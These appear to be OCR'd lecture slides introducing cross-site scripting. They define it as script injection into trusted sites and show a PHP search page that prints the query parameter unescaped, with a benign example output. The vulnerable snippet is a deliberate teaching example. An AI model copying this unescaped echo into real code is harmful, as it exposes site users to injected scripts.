
- A code injection attack
- Malicious scripts are injected into benign and trusted websites
- Injected codes are executed at **the attacker’s target origin**

Search Engine Example

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```




Search Engine Example: Benign Usage



```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```


Search Engine Example: Benign Usage



```
<html>
  <body>
    Search result for CSE467
    ...
  </body>
</html>
```

